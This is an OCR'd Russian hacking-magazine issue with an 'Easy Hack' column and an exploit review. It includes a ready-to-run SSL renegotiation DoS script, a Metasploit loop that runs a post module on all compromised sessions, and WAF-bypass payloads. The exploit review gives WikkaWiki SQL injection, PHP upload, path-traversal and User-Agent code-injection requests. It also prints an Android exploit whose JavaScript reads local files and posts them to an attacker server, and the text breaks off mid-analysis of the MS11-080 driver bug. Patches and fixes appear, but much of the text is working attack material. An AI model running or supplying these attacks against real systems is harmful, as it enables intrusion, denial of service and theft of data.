


Launchpad

ТАК ЧТО ЖЕ ВЫБРАТЬ?

Каждый выбирает сервис под себя. Но если хочешь моего совета, то я бы рекомендовал начинающим разработчикам GitHub или Bitbucket. Это отменные сервисы, которые к тому же отлично документированы: ты без труда сможешь освоить не только внутреннюю кухню самих хостингов кода, но и приобщиться к системе контроля версий в целом. У GitHub огромное комьюнити и один из самых передовых интерфейсов, а Bitbucket позволяет создавать закрытые репозитории — а это дорого стоит. Тем программистам, которые специализируются на . Net, возможно, приглянется CodePlex — он один может похвастаться интеграцией с Visual Studio. В случае если нужно просто выложить дистрибутив и документацию, а заодно пообщаться с пользователями, неплохим выбором будет Google Code. Если твоя разработка потенциально может заинтересовать пользователей Ubuntu Linux, то можно попробовать LaunchPad. Assembla и Kiln подойдут программистам, работающим в команде, но им я советовать ничего не буду. Они и так все знают :).

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

ОБОЙТИ СЕТЕВОЙ ФАЙРВОЛ

ЗАДАЧА

РЕШЕНИЕ

Предположим, что в защищенном файерволом сегменте сети находится некая цель. Также допустим, что входящие соединения с этой целью запрещены, а исходящие от нее разрешены. При всем при этом файервол использует для подключения динамическую фильтрацию keep-state, с которой для начала нам и нужно разобраться. Проще говоря, динамическая фильтрация — это такая фильтрация, при которой для заданного правила автоматически создается обратное. Например, если есть правило «разрешить трафик от хоста А на хост Б с порта XYZ на ZYX по протоколу TCP», то для того, чтобы данные могли пройти обратно (от хоста Б к А), файервол также должен использовать соответствующее правило. При динамической фильтрации обратное правило создается автоматически, как только задействуется первое.


Теперь, когда мы определились с терминами, можно переходить непосредственно к обходу файервола. Теоретически мы никак не можем добраться до цели, так как любые наши попытки подключения (TCP-пакеты с SYN-флагом) будут блокироваться. Как ты наверняка знаешь, TCP/IP-протоколы очень гибкие, а RFC описывают далеко не все тонкости. На этом мы и сыграем.

Отдельные операционные системы, позволяют устанавливать соединения посредством TCP-пакета с некоторыми дополнительными флагами, за исключением SYN (как ты помнишь, для установки соединения по RFC должен присутствовать только этот флаг). К таким ОС относится как Windows, так и Linux (правда, не все версии). Полный список можно посмотреть по адресу goo.gl/9mu12. Какие именно дополнительные флаги нужны? Такие, которые являются легитимными при установленном соединении, то есть, к примеру, FIN, ACK, RST (этот список можно продолжать).

Итак, мы выбрали один из указанных выше флагов. Перейдем ко второму этапу, на котором нам нужно найти в файерволе определенный баг. Он заключается в том, что файер не проверяет присутствие SYN-флага для уже «установленного» соединения, то есть во входящем пакете не виден RST-флаг.

Думаю, теперь общий принцип атаки понятен. Мы должны подключиться к хосту с помощью TCP-пакета SYN + FIN, который не будет блокирован файерволом, так как тот сочтет, что мы используем установленное ранее соединение, а не инициализируем новое, запрещенное правилами. Атакуемый хост (наша цель) отправляет ответ SYN + ACK, а далее идут ACK'и, которые файервол и не должен блокировать, так как исходящий трафик от нашей цели разрешен.

Важный вопрос здесь заключается в том, как часто такие «дырки» встречаются в файерволах. Лично я не сталкивался с такими уязвимостями в живой природе, но видел на бескрайних просторах интернета несколько упоминаний о них. В любом случае идея мне кажется довольно интересной, так что дерзай!



Соединение установлено, несмотря на пришедший TCP-пакет SYN-FIN

ВЗЛОМАТЬ САЙТ НА WORDPRESS

ЗАДАЧА

РЕШЕНИЕ

WordPress является одной из самых распространенных CMS в мире. Она имеет множество плагинов, тем и настроек, что позволяет с легкостью создавать самые специфические ресурсы, как большие, так и маленькие. Конечно, эта особенность привлекает к WordPress внимание и белых, и черных «шапок». Как это часто бывает, после обнаружения какого-либо критичного бага проносится волна взломов. Но если основной движок уже не преподносит таких сюрпризов, то его плагины — регулярно.



Определяем плагины WordPress

Для каждого популярного продукта или технологии существуют свои сканеры безопасности, позволяющие автоматизировать и облегчить труд хакера или ИБ-исследователя. Вот и для WordPress не так давно появился специализированный софт под названием WPScan (code.google.com/p/wpscan/). Автором этого творения является Ryan Dewhurst.

Функционал программы не так широк, как хотелось бы некоторым, однако в нем присутствует всё самое необходимое. Во-первых, это определение версии и имеющихся в ней паблик-уязвимостей. Во-вторых, определение плагинов (в базе WPScan'a их 2220) и, опять же, их уязвимостей. В качестве бонуса присутствует многопоточный брутфорсер имен и паролей. С точки зрения применяемых алгоритмов здесь всё тривиально: перебор и парсинг ответов. Следует учитывать, что это возможности лишь первой версии. По заверениям автора, в последующих будут присутствовать и сами эксплойты для найденных уязвимостей, что, согласись, приятно.

Пользоваться тулзой достаточно просто. (Надеюсь, на твоей машинке установлен Ruby? :))

```
ruby ./wpscan.rb --url www.example.com --enumerate p
```

Здесь «--url www.example.com» — это сканируемый хост, а параметр «--enumerate p» указывает на то, что модуль для определения плагинов подключен. Кстати, с помощью этой тулзы можно попробовать просканировать и свой ресурс, но лучше всё же воспользоваться специальными плагинами для WordPress вроде WP Security Scan (goo.gl/Ykcn8).

ПРОКАЧАТЬ ВЫВОД ИЗ NMAP

ЗАДАЧА

РЕШЕНИЕ

Все мы знаем и используем в своих легальных и не очень делах такую утилиту, как Nmap (nmap.org). Одним из преимуществ этой программы являются способы вывода информации. У Nmap их четыре:


1. nmap (-oN) — по дефолту.
2. gnmap (-oG) — вывод в строку для удобного применения в grep.
3. xml (-oX) — вывод в формате XML.
4. $crIpt KiDDi3 (-oS) — для фанов leet speak.

Кроме того, используя аргумент -oA, можно организовать вывод сразу в первых трех перечисленных форматах. По факту самым юзабельным для операций поиска является формат gnmap, а для анализа — XML (через ZenMap, например). Но что если нам хочется приложить красивый лог скана к какому-нибудь отчету о проделанной работе? Ни один из приведенных форматов для этого не подходит. Можно, конечно, распарсить XML, но мы поступим проще!

Итак, идем на xmlsoft.org/XSLT/xsltproc.html и качаем там маленькую программку под названием xsltproc (кстати, она входит в комплект BackTrack), затем пишем в консоли следующую команду:

```
xsltproc nmap_scan.xml -o nmap_scan.html
```

Здесь первый параметр — это скан nmap в XML-формате, а второй — имя итогового файла. На выходе получаем симпатичный удобочитаемый HTML-документ. Отмечу, что, хотя всё это и выглядит довольно просто, описанная тулза имеет довольно широкие возможности — ее можно использовать для форматирования других типов XML-файлов.



Красивый вывод из Nmap за пару кликов

КОМАНДОВАТЬ СРАЗУ ВСЕМИ ШЕЛЛАМИ ИЗ MSF

ЗАДАЧА

РЕШЕНИЕ

Хочу рассказать тебе об одном маленьком, но крайне юзабельном трюке. Если мы проникли сразу на несколько машин, то, чтобы не писать команды в каждой из полученных сессий, мы можем воспользоваться радостями доступа к Ruby прямо из консоли MSF, запустив постмодуль сразу во всех сессиях:

```
msf> use post/windows/gather/enum_domain_tokens
msf enum_domain_tokens> irb
framework.sessions.each_key do |session|
  run_single("set SESSION #{session}")
  print_status("Running #{active_module.fullname}
     against #{session}")
  run_single("run")
  sleep 1
end
```

Код получился тяжеловатым, но мы можем вписать его в rc-файл и при необходимости запускать с помощью следующих команд:

```
msf> use post/windows/gather/enum_domain_tokens
msf enum_domain_tokens> resource runall.rc
```

Всё! Постмодуль запущен на всех поовненных машинах. За эту идею респектуем Jcran'y (goo.gl/slhXf).

ЗАDOSИТЬ СЕРВЕР С ПОМОЩЬЮ SSL

ЗАДАЧА

РЕШЕНИЕ

Продолжаем мучить SSL. В позапрошлом выпуске рубрики мы разбирали уязвимость под названием SSL Renegation vuln в SSLv3/TLS-протоколе. Информация о ней была обнародована в далеком 2009 году, поэтому в большинстве случаев она давно прикрыта. Как бы то ни было, официальные патчи уже есть, а renegation (то есть переинициализация того же защищенного TCP-соединения) уже не является опасной фичей, а потому у многих включена.

Теперь давай рассмотрим другую интересную особенность SSL-протоколов. При установке защищенного соединения сервер затрачивает гораздо больше процессорного времени (то есть больше использует процессор), чем клиент. Как ясно из задачи, этой особенностью можно воспользоваться в деструктивных целях. :-) К слову сказать, о ней известно довольно давно, но лишь недавно группа THC представила тулзу, которая реализует описываемый тип DoS-атаки для SSL (www.thc.org/thc-ssl-dos). Атака фактически организуется путем множественных операций переинициализации защищенных соединений (renegation) в контексте одного SSL-соединения.


Какова мощь такой атаки? Всё достаточно сурово. Представители THC пишут, что сервер затрачивает на установку соединения в 15 раз больше ресурсов, чем клиент, а средний сервер может поддерживать порядка 300 инициализаций-соединений в секунду. Таким образом, имея всего лишь один атакующий хост с нормальным каналом связи (DSL), мы сможем завалить приличный сервер.

Насколько это соответствует действительности? Здесь есть интересные нюансы. ИБ-специалист Vincent Bernat провел исследование, посвященное способам защиты от SSL DoS'а (goo.gl/Uqw8o). В ходе исследования он выяснил, что затраты процессорного времени сильно зависят от используемого алгоритма шифрования и, как видно из картинки, не настолько велики, хотя разница всё же заметна. Следовательно, успешность атаки теоретически определяется алгоритмом шифрования.

Что касается атаки на практике, то здесь всё просто. Берем известную тулзу от THC и запускаем ее следующим образом:

```
thc-ssl-dos.exe 127.1.1.1 443 --accept
```

Здесь 127.1.1.1 — IP нашей жертвы, 443 — порт атакуемого сервиса (поддержка SSL обязательна), «--accept» — подтверждение того, что мы не делаем ничего плохого. :-)



Запускаем SSL DoS

Кстати, функция renegation вовсе не обязательна для атакуемого сервера. Атаковать можно и без нее, просто создав множество SSL-соединений, однако нагрузка на канал и клиентскую машину при этом увеличится в разы. Также атаку можно провернуть и без тулзы. Вот небольшой bash-скрипт от той же THC:

```
thc-ssl-dosit() { while :; do (while :; do echo R; done) |\
openssl s_client -connect 127.1.1.1:443 2>/dev/null; done }\
for x in `seq 1 100`; do thc-ssl-dosit & done
```

Хотелось бы также отметить, что атакуемым сервисом необязательно должен быть HTTPS. Подойдет любой другой порт, поддерживающий SSL (FTPs, POP3s), потому как сервер один и процессорное время тоже одно. Если же говорить о защите, то здесь потребуется как минимум отключить функции клиентского renegation'а, использовать менее навороченные алгоритмы шифрования и ограничить количество инициализаций-соединений с одного IP. Подробности ты найдешь по ссылке goo.gl/Uqw8o.

ОБОЙТИ WAF

ЗАДАЧА

РЕШЕНИЕ

Как тебе уже наверняка известно, WAF (web application firewall) — это файервол, который работает на уровне приложения модели OSI. В простейшем виде эта штука нацелена на блокирование таких запросов к web-серверу, которые пытаются выполнить SQL-инъекцию или XSS. WAF уже давно превратился из модной фичи для гиков в необходимую для любого более-менее крупного веб-проекта вещь. Хотя на практике даже у тех организаций, которые, казалось бы, просто обязаны заботиться о безопасности пользовательских данных (банки, магазины), WAF'ы если и имеются, то только для галочки. То есть они или совершенно устарели, или просто не настроены, или же настроены, но неправильно. Предположим однако, что наша цель всё же защищена нормальным WAF. Что делать? Есть несколько основных способов их обхода. Одним из таких способов является модификация запросов к серверу. Обойти защиту с его помощью удается за счет того, что, хотя протокол HTTP стандартизирован и описан в множестве RFC, обработчики запросов для разных веб-серверов реализованы очень по-разному. Насколько сильно они отличаются, мы увидим дальше.

Одним из классических примеров издевательства над HTTP является прием HPP (HTTP Parameter Pollution). Что это? Для ответа обратимся к теории. Во-первых, к данным, которые пользователь передает серверу, присоединяется так называемая Query String. Она следует за символом «?». Во-вторых, данные пользователя разделяются на пары вида «имя_параметра=значение». В-третьих, эти пары конкатенируются друг с другом с помощью символа «&» или «;». Если пользовательские данные содержат спецсимволы, то они должны быть закодированы специальным образом (например, urlencode в PHP). Пример правильных запросов:

```
#GET
GET /foo?par1=val1&par2=val2 HTTP/1.1

#POST
POST /foo HTTP/1.1
Content-Length: 19

par1=val1&par2=val2
```

Итак, HPP представляет собой повторение имен параметров с разными значениями. Так как подобное поведение, по идее, не определено в RFC, то разные веб-сервера будут обрабатывать такие входные данные по-разному. Вот пример типичного «загрязнения параметров HTTP»:

```
GET /foo?par1=val1&par1=val2&par1=val3 HTTP/1.1
```

Этому запросу соответствуют следующие входные параметры:

- для ASP и ASP.NET — значения, разделенные запятыми (par1=val1,val2,val3);
- для Apache и PHP — последнее значение (par1=val3);
- для Apache и Perl — массив (ARRAY(0x8b9059c));
- для Apache Tomcat — первое значение (par1=val1).

Чем эта информация может быть нам полезна? Как минимум позволит определить тип веб-сервера и используемую технологию. Максимум того, что она помогает выяснить, очень сильно зависит как от самого сервера, так и от того, как работают и каким функционалом обладают сами скрипты. Более подробно HPP описан в презентации от Luca Carettoni и Stefano di Paola (goo.gl/9b9lx). А теперь давай вернемся к обходу WAF и посмотрим, как применяется техника HPP, на примере ModSecurity для ASP:

```
#Такой запрос блокируется
index.aspx?page=select 1,2,3 from table where id=1/

#А такой — нет
index.aspx?page=select 1&page=2,3 from table where id=1
```

Следует учитывать, что HPP уже давно не является новой технологией. Указанная выше презентация датируется 2009 годом. Можно придумать бесконечное множество подобных HPP-трюков, чем и занялся Ivan Markovic из Network Solution (netsec.rs), который в итоге опубликовал небольшую whitepaper про HTTP Parameter Contamination (HPC). Чтобы лучше понять новый метод, давай снова обратимся к теории.

Итак, согласно RFC, для HTTP определены две группы символов:

1. Зарезервированные, или специальные — a–z, A–Z, 0–9 and _ . ! ~ * ' ( ).
2. Незарезервированные — ; / ? : @ & = + $,.

Однако если ты прямо сейчас посмотришь на свою клавиатуру, то обнаружишь там еще и символы { } | \ ^ [ ] `. Вот на них-то наш сербский друг и акцентировал свое внимание. Он вставлял эти символы в имена и значения параметров. Итоги его работы ты воочию сможешь увидеть на прилагаемом скриншоте.

В качестве доказательства эффективности HPC приведу несколько примеров обхода WAF.

1. **ModSecurity.** Запрос вида http://localhost/?xp_cmdshell блокируется, а запрос http://localhost/?xp[cmdshell — нет.
2. **Обход dir traversal URLScan.** Запрос вида http://192.168.2.105/test.asp?file=../bla.txt блокируется, а запрос http://192.168.2.105/test.asp?file=.%./bla.txt — нет.

?test[1=2	test_1=2	test[1=2	test[1=2	Curly bracket is changed with underscore
?test.1=2	test_1=2	test.1=2	test.1=2	Curly bracket is changed with underscore
?[1&d=2	d=2	[1 / d=2	[1&d=2	First is ignored whole param, second query delimeter
?1[]xx=2	1=array(2)	1[]xx=2	1[]xx=2	Characters beetwen array and equal sign are ignored
?test+d=1+2	test_d=1 2	test d=1 2	test d=1 2	First sign plus converted to underscore, second to space
?test d=1 2	test_d=1 2	test d=1 2	test d=1 2	First space converted to underscore
?test=%	test=%	NULL	test=	JSP ignore param, ASP ignore value
?test%x=1	test%x=1	NULL	testx=1	JSP ignore param, ASP ignore procent sign
?test%00=1	test=1	test�=1	test=1	JSP include NULL value in param key
?test%00a=1	test=1	test�a=1	test=1	JSP include NULL value in param key, others ignore after

HTTP Parameter Contamination

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д.1)

Обзор эксплоитов



В нашу нелегкую эпоху буйства компьютерных технологий мы с радостью представляем очередной обзор нашумевших уязвимостей и сплоитов для них. Как всегда, призываем тебя использовать их не хулиганства ради, а защиты для!



1 Множественные уязвимости в WikkaWiki

CVSSV2 7.5

(:N/AC:L/AU:N/C:P/I:P/A:P)

BRIEF

В конце ноября была опубликована информация об уязвимостях в движке WikkaWiki, найденных товарищем Egidio Romano aka EgiX. Что примечательно, на момент публикации уязвимости ещё не были закрыты: исследователь выжидал почти два месяца после отправки отчета разработчику, но тот по каким-то причинам не торопился исправлять баги.

EXPLOIT


1. SQL-инъекция в операторе UPDATE. Уязвимый код находится в файле /actions/usersettings/usersettings.php, строки 140–152:

```
default: // input is valid
$this->Query("
UPDATE ".$this->GetConfigValue('table_prefix')."users
SET email = '".mysql_real_escape_string($email)."',
doubleclickedit='".mysql_real_escape_string($doubleclickedit)."',
show_comments='".mysql_real_escape_string($show_comments)."',
default_comment_display='".$default_comment_display."',
revisioncount = ".$revisioncount.",
changescount = ".$changescount.",
theme = '".mysql_real_escape_string($usertheme)."'
WHERE name = '".$user['name']."'
LIMIT 1"
);
```

При выполнении запроса, содержащегося в этом коде, мы видим, что функция mysql_real_escape_string() предварительно не обрабатывает параметр default_comment_display, а значит, мы можем внедрить в него произвольный SQL-запрос. В некоторых случаях нам не удастся изменить содержимое таблицы users, например пароль админа, по двум причинам. Во-первых, указанный запрос является многострочным, а во-вторых, последние версии MySQL не поддерживают незакрытые комменты (коммент, открывающийся значками /*, должен всегда оканчиваться значками */ — иначе будет ошибка). Однако всегда можно выполнить подзапрос и увести идентификатор сессии админа. Вот пример такого запроса:

```
POST /wikka/UserSettings HTTP/1.1
Host: localhost
Cookie: 96522b217a86eca82f6d72ef88c4c7f4=c3u94bo2cslud
ij3v18787i4p6
Content-Length: 140
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

action=update&email=test%40test.com&
default_comment_display=',email=
```



Уязвимость в функции AfdJoinLeaf

```
(SELECT sessionid FROM wikka_sessions WHERE
userid='WikiAdmin'),theme='
```

В том случае, если админ в данный момент залогинен, атакующий увидит идентификатор его сессии в поле формы UserSettings, предназначенном для ввода e-mail'а. Если админ вручную не завершил сеанс работы в системе (то есть не нажал на Logout), атакующий сможет использовать номер его сессии, который останется в БД. Благодаря функции magicQuotesWorkaround, успешная эксплуатация даже не требует директивы «magic_quotes_gpc = off».

2. Загрузка произвольных файлов. Уязвимый код содержится в файле /actions/files/files.php, строки 266–278:

```
elseif (preg_match('/.+\.('.$allowed_extensions.
  ')$/i', $_FILES['file']['name']))
{
  $strippedname = str_replace('\'','',
    $_FILES['file']['name']);
  $strippedname = rawurlencode($strippedname);
  $strippedname = stripslashes($strippedname);
  $destfile = $upload_path.DIRECTORY_SEPARATOR.$strippedname;

  if (!file_exists($destfile)) {
    if (move_uploaded_file($_FILES['file']['tmp_name'],
      $destfile)){
      $notification_msg = T_("File was successfully uploaded.");
    }
```

Если в конфиге присутствует параметр 'INTRANET_MODE' или атакующий похитил идентификатор сессии с помощью вышеописанного бага, то он может загрузить на сервер файл с двойным расширением, что позволит ему, например, выполнить произвольный PHP-код. Стоит обратить внимание на переменную $allowed_extensions, в которой определены допустимые типы файлов. Вот как она выглядит:

```
'gif|jpeg|jpg|jpe|png|doc|xls|csv|ppt|ppz|pps|pot|pdf|
asc|txt|zip|gtar|gz|bz2|tar|rar|vpp|mpp|vsd|mm|htm|html'
```

В этом списке присутствуют достаточно редкие расширения, которые не отражены в MIME-типах конфигурации Apache, например mm, vpp, в результате чего у атакующего появляется возможность выполнить произвольный PHP-код. Следующий запрос демонстрирует загрузку файла с именем test.php.mm и содержимым <?php phpinfo(); ?>:

```
POST /wikka/test HTTP/1.1
Host: localhost
Cookie: 96522b217a86eca82f6d72ef88c4c7f4=upjhsdd5rtc0i
b55gv3610jdt3
Content-Length: 251
Content-Type: multipart/form-data;
boundary=--------1503534127
Connection: keep-alive

----------1503534127
Content-Disposition: form-data; name="file";
filename="test.php.mm"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
----------1503534127
Content-Disposition: form-data; name="upload"

Upload
----------1503534127--
```

3. Выгрузка произвольных файлов. Интересующий нас код содержится в файле /handlers/files.xml/files.xml.php. Ты можешь увидеть его на соответствующем рисунке. Проверка переданного пользователем имени файла производится единственный раз, в строке 54, и отсекает все файлы, имя которых начинается с точки. Такой прием не помешает атакующему реализовать атаку типа Path Traversal — запрос на скачивание конфигурационного файла движка выглядит так:

Уязвимый код в /handlers/files.xml/files.xml.php

```
http://localhost/wikka/test/files.
xml?action=download&file=/../../wikka.config.php
```

4. Ну и на десерт произвольное выполнение кода. Уязвимый код содержится в функции logSpam() файла /libs/Wakka.class.php, строки 1315–1343:

```
function logSpam($type,$tag,$body,$reason,$urlcount,$user='
',$time='')
{
    $spamlogpath = (isset($this->config['spamlog_path'])) ?
        $this->config['spamlog_path'] : DEF_SPAMLOG_PATH;
    if ($user == '')
    {
        $user = $this->GetUserName();
    }
    if ($time == '')
    {
        $time = date('Y-m-d H:i:s');
    }
    if (preg_match('/^mass delete/',$reason))
    {
        $originip = '0.0.0.0';
    }
    else
    {
        $originip = $_SERVER['REMOTE_ADDR'];
    }
    $ua = (isset($_SERVER['HTTP_USER_AGENT'])) ?
        '['.$_SERVER['HTTP_USER_AGENT'].']' : '[?]';
    $body = trim($body);
    $sig = SPAMLOG_SIG.' '.$type.' '.$time.' '.$tag.' - '.
        $originip.' - '.$user.' '.$ua.' - '.$reason.' - '.
        $urlcount."\n";

    $content = $sig.$body."\n\n";
    return $this->appendFile($spamlogpath,$content);
}
```

Если в конфиге включена опция spam_logging, то атакующий сможет внедрить произвольный PHP-код в файл, заданный в переменной $spamlogpath (по умолчанию ./spamlog.txt.php) через элемент массива $_SERVER['HTTP_USER_AGENT']. Запрос, иллюстрирующий

вышесказанное:

```
POST /wikka/test/addcomment HTTP/1.1
Host: localhost
Cookie: 96522b217a86eca82f6d72ef88c4c7f4=6111flsnvef642
oajav0ufnp83
User-Agent: <?php phpinfo(); ?>
Content-Length: 27
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
body=foo&submit=Add+Comment
```

TARGETS

WikkaWiki <= 1.3.2.

SOLUTION

Установить обновления Wikka 1.3.2-p7.

2 Кража данных с аппаратов на платформе Android



(AV:N/AC:M/Au:N/C:P/I:N/A:N)

BRIEF

Быстро растущая популярность ОС Android привлекает внимание хакерского сообщества. В ней регулярно находят различного рода баги безопасности. Сегодня речь пойдет об уязвимости, благодаря которой атакующий может получить содержимое любого файла с устройства под Android.

EXPLOIT

Уязвимость обусловлена несколькими факторами:

1. Стандартный браузер в Android в некоторых случаях не оповещает пользователя о скачивании файла.
2. С помощью специального JavaScript-кода можно заставить браузер открыть любой файл, хранящийся в памяти устройства.
3. С помощью специального JavaScript-кода можно получить содержимое любого локального файла.

Эксплоит, которому на Exploit DB присвоен номер 18164, действует в несколько этапов. На нулевом этапе пользователю предлагается пройти по вредоносной ссылке:

```
function stage0($scripturl) {
  echo "<b>Android < 2.3.4</b><br>Data Stealing Web
Page<br><br>Click: <a href=\"$scripturl?stage=1\">
Malicious Link</a>";
}
```

Первый этап — редирект пользователя на страничку с вредоносным JavaScript-кодом, который без ведома пользователя скачивается при помощи контент-провайдера com.android.htmlfileprovider:

```
function stage1($scripturl) {
 echo "<body onload=\"setTimeout('window.location
=\'$scripturl?stage=2\'',1000);setTimeout('window.
location=\'content://com.android.htmlfileprovider/
sdcard/download/poc.html\'', 5000);\">";
}
```

Второй этап — выполнение вредоносного JavaScript-кода на локальном устройстве и получение требуемых файлов. Вредоносный код смотри на соответствующем рисунке.
Третий этап — загрузка файлов на удаленный сервер:

```
function stage3() {
  $fp = fopen("files.txt", "w") or
     die("Couldn't open file for writing!");
  fwrite($fp, print_r($_POST, TRUE)) or
     die("Couldn't write data to file!");
  fclose($fp);
  echo "Data uploaded to <a href=\"files.txt\">files.txt</a>!";
}
```

TARGETS

Android < 2.3.4.

SOLUTION

1. Отключить JavaScript в стандартном браузере.
2. Использовать альтернативный браузер.

3 MS11-080: повышение привилегий с помощью уязвимости в драйвере AFD

CVSSV2 7.2

(AV:L/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Уязвимость, позволяющая получить системные привилегии при исполнении кода на локальной системе, была обнаружена товарищем Bo Zhou. Эта уязвимость, скрывающаяся в недрах драйвера afd.sys (ancillary function driver), обусловлена неправильной проверкой входных данных, передаваемых в режим ядра из режима пользователя. В случае успешной эксплуатации этой уязвимости локальный атакующий получает возможность выполнить произвольный код и, соответственно, добиться полного контроля над системой.

Драйвер afd.sys представляет собой прослойку между драйвером TCP/IP-стека tcpip.sys и библиотекой пользовательского уровня Winsock. Он регистрируется как NPI-провайдер и предоставляет доступ к сокетам режима ядра Winsock Kernel (WSK).

EXPLOIT

Уязвимость сокрыта в функции AfdJoinLeaf. В ходе ее анализа выяснилось, что она может получить управление в случае, если в драйвер afd приходит IOCTL с кодом 0x120bb:

```
PAGEAFD:0001B190 ; __stdcall AfdDispatchDeviceControl(x, x)
...
PAGEAFD:0001B1C4  mov     [edx+1], al
PAGEAFD:0001B1C7  mov     esi, _AfdIrpCallDispatch[esi]
   ; если IOCTL с кодом 0x120bb, то esi == 0x12270
PAGEAFD:0001B1CD  test    esi, esi
PAGEAFD:0001B1CF  jz      loc_21AF3
PAGEAFD:0001B1D5  call    esi ; call AfdJoinLeaf
...

.data:000121B8 _AfdIrpCallDispatch dd offset @AfdBind@8
.data:000121B8      ; DATA XREF: AfdDispatchDeviceControl(x,x)
.data:000121B8      ; AfdBind(x,x)
...

.data:00012270      dd offset @AfdJoinLeaf@8
   ; AfdJoinLeaf(x,x)
...
```

Чтобы мы могли добраться до уязвимого базового блока, должно быть выполнено несколько требований:

- размер входного буфера должен быть больше 0x18;
- размер выходного буфера должен быть равен 0;
- четвертый DWORD во входном буфере должен быть равен 0x00000001;
- значение WORD'а по адресу [входной буфер + 0x34], увеличенное на 8, должно быть меньше или равно [размер входного буфера - 0xC]

```
<html>
  <body>
    <script language='javascript'>
      var filenames = Array('<?php echo implode("','",$filenames); ?>');
      var filecontents = new Array();
      function processBinary(xmlhttp) {
        data = xmlhttp.responseText;     r = '';   size = data.length;
        for(var i = 0; i < size; i++)    r += String.fromCharCode(data.charCodeAt(i) & 0xff);
        return r;
      }
      function getFiles(filenames) {
        for (var filename in filenames) {
          filename = filenames[filename];
          xhr = new XMLHttpRequest();
          xhr.open('GET', filename, false);
          xhr.overrideMimeType('text/plain; charset=x-user-defined');
          xhr.onreadystatechange = function() { if (xhr.readyState == 4) { filecontents[file
name] = btoa(processBinary(xhr)); } }
          xhr.send();
        }
      }
      function addField(form, name, value) {
        var fe = document.createElement('input');
        fe.setAttribute('type', 'hidden');
        fe.setAttribute('name', name);
        fe.setAttribute('value', value);
        form.appendChild(fe);
      }
      function uploadFiles(filecontents) {
        var form = document.createElement('form');
        form.setAttribute('method', 'POST');
        form.setAttribute('enctype', 'multipart/form-data');
        form.setAttribute('action', '<?=$scripturl?>?stage=3');
        var i = 0;
        for (var filename in filecontents) {
          addField(form, 'filename'+i, btoa(filename));
          addField(form, 'data'+i, filecontents[filename]);
          i += 1;
        }
        document.body.appendChild(form);
        form.submit();
      }
      getFiles(filenames);
      uploadFiles(filecontents);
    </script>
  </body>
</html>
```

Вредоносный JavaScript-код для Android

```
PAGE:00016C1D  mov ebx, edx ; указатель на IRP Stack
PAGE:00016C1F  mov [ebp+Irp], ecx  ; ecx = пакет IRP
PAGE:00016C22  xor esi, esi
PAGE:00016C24  mov [ebp+var_20], esi
PAGE:00016C27  mov [ebp+P], esi
PAGE:00016C2A  mov eax, [ebx+8] ; размер входного буфера
